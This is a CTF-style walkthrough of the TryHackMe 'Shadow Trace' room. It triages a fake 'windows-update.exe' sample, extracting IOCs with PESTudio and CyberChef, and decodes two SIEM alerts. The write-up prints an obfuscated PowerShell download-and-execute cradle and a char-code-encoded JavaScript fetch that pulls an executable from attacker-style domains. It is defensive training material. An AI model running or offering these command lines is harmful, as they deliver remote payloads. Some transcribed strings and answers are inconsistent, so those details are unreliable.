

TryHackMe - Shadow Trace

<https://tryhackme.com/room/shadowtrace>



Scenario

It's the middle of the night shift. You're the only analyst in the SOC when a manager calls in urgently: a suspicious file was found on a user's machine and needs immediate review.

You open the file and start digging. Something doesn't look normal for a company updater, and at the same time, the EDR throws a couple of alerts.

Your task: analyse the file, collect anything to identify it, gather any potential IOCs, correlate and analyse the alerts for potential malicious behaviour. It's up to you to piece together what's happening before it spreads further.

Learning Objectives


- Extract IOCs from suspicious binaries
- Correlate alerts with malicious activity
- Perform basic SOC triage actions

Prerequisites

- Introduction to Malware Analysis
- MAL:Malware Introductory
- Malware Classification

File Analysis

For the initial static analysis of the `windows-update.exe` binary, I am utilizing PESTudio. PESTudio is a handy tool for quickly performing a primary check on executable files by providing comprehensive details about the PE (Portable Executable) headers, imports, exports, and various indicators of compromise (IOCs). This process of static analysis helps determine key characteristics of the file, such as its architecture, before proceeding to dynamic analysis or deeper investigation.



The required information for Question 1 and Question 2 was extracted directly from the General tab within PESTudio, which provides essential metadata like the file's architecture and cryptographic hash.

Q1: What is the architecture of the binary file windows-update.exe?


Answer: 64-bit

Q2: What is the hash (sha-256) of the file windows-update.exe?

Answer: b2a88de3e3bcfae4a4b38fa36e884c586b5cb2c2c283e71fba59efdb9ea64bfc

Q3:Identify the URL within the file to use it as an IOC

This can be identified by navigating to the Indicators tab in PESTudio. This tab is used to identify the URL IOC by flagging suspicious strings or network artifacts embedded within the binary.



Answer: <http://tryhatme.com/update/security-update.exe>

Q4:With the URL identified, can you spot a domain that can be used as an IOC?

Upon identifying the suspicious URL within the binary using the Indicators tab, double-clicking the entry revealed the specific URL pattern embedded in the file. Further analysis of this string allowed for the extraction of the malicious domain, which serves as a critical network-based Indicator of Compromise (IOC) for tracking and blocking the threat.

encoding (2)	size (bytes)	offset	flag (24)	value (1324)
ascii	46	0x00007288	x	http://tryhatme.com/update/security-update.exe
ascii	19	0x000072B8	-	security-update.exe
ascii	32	0x000072D0	-	[!] Failed to get Downloads path
ascii	20	0x000072F8	-	[*] Downloading to:
ascii	30	0x00007310	-	[!] Download failed. HRESULT:
ascii	53	0x00007330	-	tryhatme.com/VEhNe3lvdV9nMHRfc29tZV9JT0NzX2ZyaWVuZHZ0=
ascii	4	0x00007368	-	open
ascii	27	0x00007370	-	[!] Failed to execute file.
ascii	29	0x00007390	-	[*] Executed file. Waiting...
ascii	40	0x000073B0	-	[*] Execution complete. Deleting file...
ascii	26	0x000073E0	-	[!] Failed to delete file.
ascii	17	0x00007400	-	[*] File deleted.
ascii	21	0x00007418	-	external-attacker.thm
ascii	18	0x00007430	-	getaddrinfo failed
ascii	45	0x00007448	-	Failed to connect to external-attacker.thm:25
ascii	51	0x00007478	-	Connected to external-attacker.thm:25 successfully.
ascii	8	0x00007480	-	bad host
ascii	22	0x000074C0	-	responses.tryhatme.com
ascii	37	0x000074E0	-	C:\Windows\System32\drivers\etc\hosts
ascii	30	0x00007508	-	[!] Failed to open hosts file.
ascii	11	0x00007528	-	Exfiltrator
ascii	25	0x00007538	-	[!] InternetOpenA failed.
ascii	28	0x00007558	-	[!] InternetConnectA failed.
ascii	51	0x00007578	-	Content-Type: application/x-www-form-urlencoded\r\n
ascii	4	0x000075AC	-	POST

Q5: Input the decoded flag from the suspicious domain

By reviewing the network artifacts and strings presented in the Indicators tab, a suspicious URL was found to contain a Base64-encoded string. Decoding this Base64 string, which was likely embedded in the file to evade simple string searches, revealed the required flag.

encoding (2)	size (bytes)	offset	flag (24)	value (1324)
ascii	46	0x00007288	x	http://tryhatme.com/update/security-update.exe
ascii	19	0x00007288	-	security-update.exe
ascii	32	0x000072D0	-	[!] Failed to get Downloads path
ascii	20	0x000072F8	-	[*] Downloading to:
ascii	30	0x00007310	-	[!] Download failed. HRESULT:
ascii	53	0x00007330	-	tryhatme.com/VEhNe3lvdV9nMHRfc29tZV9JT0NzX2ZyaWVuzH0=
ascii	4	0x00007368	-	open
ascii	27	0x00007370	-	[!] Failed to execute file.
ascii	29	0x00007390	-	[*] Executed file. Waiting...
ascii	40	0x000073B0	-	[*] Execution complete. Deleting file...
ascii	26	0x000073E0	-	[!] Failed to delete file.
ascii	17	0x00007400	-	[*] File deleted.
ascii	21	0x00007418	-	external-attacker.thm
ascii	18	0x00007430	-	getaddrinfo failed
ascii	45	0x00007448	-	Failed to connect to external-attacker.thm:25
ascii	51	0x00007478	-	Connected to external-attacker.thm:25 successfully.
ascii	8	0x000074B0	-	bad cast
ascii	22	0x000074C0	-	responses.tryhatme.com
ascii	37	0x000074E0	-	C:\Windows\System32\drivers\etc\hosts
ascii	30	0x00007508	-	[!] Failed to open hosts file.
ascii	11	0x00007528	-	Exfiltrator
ascii	25	0x00007538	-	[!] InternetOpenA failed.
ascii	28	0x00007558	-	[!] InternetConnectA failed.
ascii	51	0x00007578	-	Content-Type: application/x-www-form-urlencoded; charset=utf-8
ascii	4	0x000075AC	-	POST


The Base64-encoded string identified within the suspicious network artifact was processed using CyberChef. By applying the "From Base64" operation, the obfuscated string was successfully decoded, revealing the required flag for the question.

The screenshot shows the CyberChef web interface. On the left is a sidebar with 'Operations' and 'Favourites'. The 'Recipe' panel in the center has a 'From Base64' operation selected. The 'Input' panel on the right contains the Base64 string: `VEhNe3lvdV9nMHRfc29tZV9JT0NzX2ZyaWVuzH0=`. The 'Output' panel at the bottom right shows the decoded result: `THM{you_g0t_some_IOCs_friend}`, which is highlighted with a red box.

Answer: `THM{you_g0t_some_IOCs_friend}`

Q6: What library related to socket communication is loaded by the binary?

To identify the library related to socket communication, I navigated to the **Indicators** tab in PEStudio. Within this tab, the tool flags notable characteristics, including the libraries imported by the binary. By reviewing the entries, I was able to identify **WS2_32.dll** (Windows Sockets 2.0 32-bit), which is the standard Windows library used by applications to handle network connections and socket communication. This finding confirms the binary has network capabilities.



Answer: WS2_32.dll

Alerts Analysis

The Alerts Analysis section focuses on correlating the static analysis findings with real-time security events. Upon reviewing the security information and event management (SIEM) dashboard, two critical severity alerts were identified, indicating immediate, high-priority threats that require deep investigation.

Shadow Trace					
Search for an alert					
Time	Command	Severity	Rule	Host	Process
May 19th 2026 at 07:07	(new-object system.net.webclient).DownloadString([Text.Encoding]::UTF8.GetString((Convert::FromBase64String("aHR0cHM6Ly90cnloYXRtZS5jb20vZGV2L21haW4uZWhl")))) IEX;	Critical	Suspicious PowerShell execution	WIN-SRV-01.tryhackme.local / CORPsvc_backup	powershell.exe
May 19th 2026 at 08:07	fetch([104,116,116,112,115,58,47,47,114,101,97,108,108,121,115,101,99,117,114,101,117,112,100,97,116,101,46,116,114,121,104,97,116,109,101,46,99,111,109,47,117,112,100,97,116,101,46,101,120,101],map(c=>String.fromCharCode(c)).join("")).then(r=>r.blob()).then(b=>{const u=URL.createObjectURL(b);const a=document.createElement('a');a.href=u;a.download='test.txt';document.body.appendChild(a);a.click();a.remove();URL.revokeObjectURL(u)});	Critical	Suspicious Browser Download	WIN-SRV-01.tryhackme.local / CORPsvc_backup	chrome.exe (browser JavaScript execution)

Displaying 1 - 2 of 2 records

Q1: Can you identify the malicious URL from the trigger by the process powershell.exe?

The security dashboard showed an alert triggered by a *powershell.exe* process. The command line associated with this process contained a highly suspicious, long Base64-encoded string. This is a common evasion technique used by malware to obfuscate its true intent. To identify the malicious URL, the Base64 string was extracted and decoded. The resulting cleartext output revealed the full malicious URL that PowerShell was attempting to access.

Download CyberChef

Last build: 4 years ago

Options About / Support

Operations

Search...

Favourites

To Base64

From Base64

To Hex

From Hex

To Hexdump

From Hexdump

URL Decode

Regular expression

Entropy

Fork

Maqic

Recipe

From Base64

Alphabet

A-Za-z0-9+/=

☒ Remove non-alphabet chars

STEP

BAKE!

Auto Bake

Input

aHR0cHM6Ly90cnloYXRtZS5jb20vZGV2L21haW4uZWhl

start: 0 end: 44 length: 44 lines: 1

Output

https://tryhackme.com/dev/main.exe

start: 0 end: 33 length: 33 lines: 1

Answer: <https://tryhackme.com/dev/main.exe>

Q2: Can you identify the malicious URL from the alert triggered by chrome.exe?

The alert dashboard indicated a high-risk activity associated with the chrome.exe process. Analysis of the command line revealed a long, suspicious sequence of numbers. This technique is often used to obfuscate malicious commands or URLs by representing them as ASCII character codes, a form of encoding used for evasion. To identify the malicious URL and complete the investigation, this ASCII numeric sequence must be extracted and successfully decoded.

ASCII

To

Text

104 116 116 112 115 58 47 47 114 101 97 108 108 121 115
101 99 117 114 101 117 112 100 97 116 101 46 116 114 121
104 97 116 109 101 46 99 111 109 47 117 112 100 97 116
101 46 101 120 101

https://reallysecureupdate.tryhatme.com/updat
e.exe

Answer: <https://reallysecureupdate.tryhatme.com/update.exe>

Q3: What's the name of the file saved in the alert triggered by chrome.exe?

By reviewing the full command line associated with the chrome.exe alert on the security dashboard, the destination file name being saved by the process was identified.

07:07	Xhl")) IEX;	execution	CORPsvc_backup
May 19th 2026 at 08:07	<pre>fetch([104,116,116,112,115,58,47,47,114,101,97,108,108,121,115,101,99,117,114,101,117,112,100,97,116,101,46,116,114,121,104,97,116,109,101,46,99,111,109,47,117,112,100,97,116,101,46,101,120,101],map(c=>String.fromCharCode(c)).join("")).then(r=>r.blob()).then(b=>{const u=URL.createObjectURL(b);const a=document.createElement("a");a.href=u;a.download="test.txt";document.body.appendChild(a);a.click();a.remove();URL.revokeObjectURL(u)});</pre>	Critical Suspicious Browser Download	WIN-SRV-01.tryhackme.local / CORPsvc_backup chrome.exe (browser JavaScript execution)
Displaying 1 - 2 of 2 records			

Answer: test.txt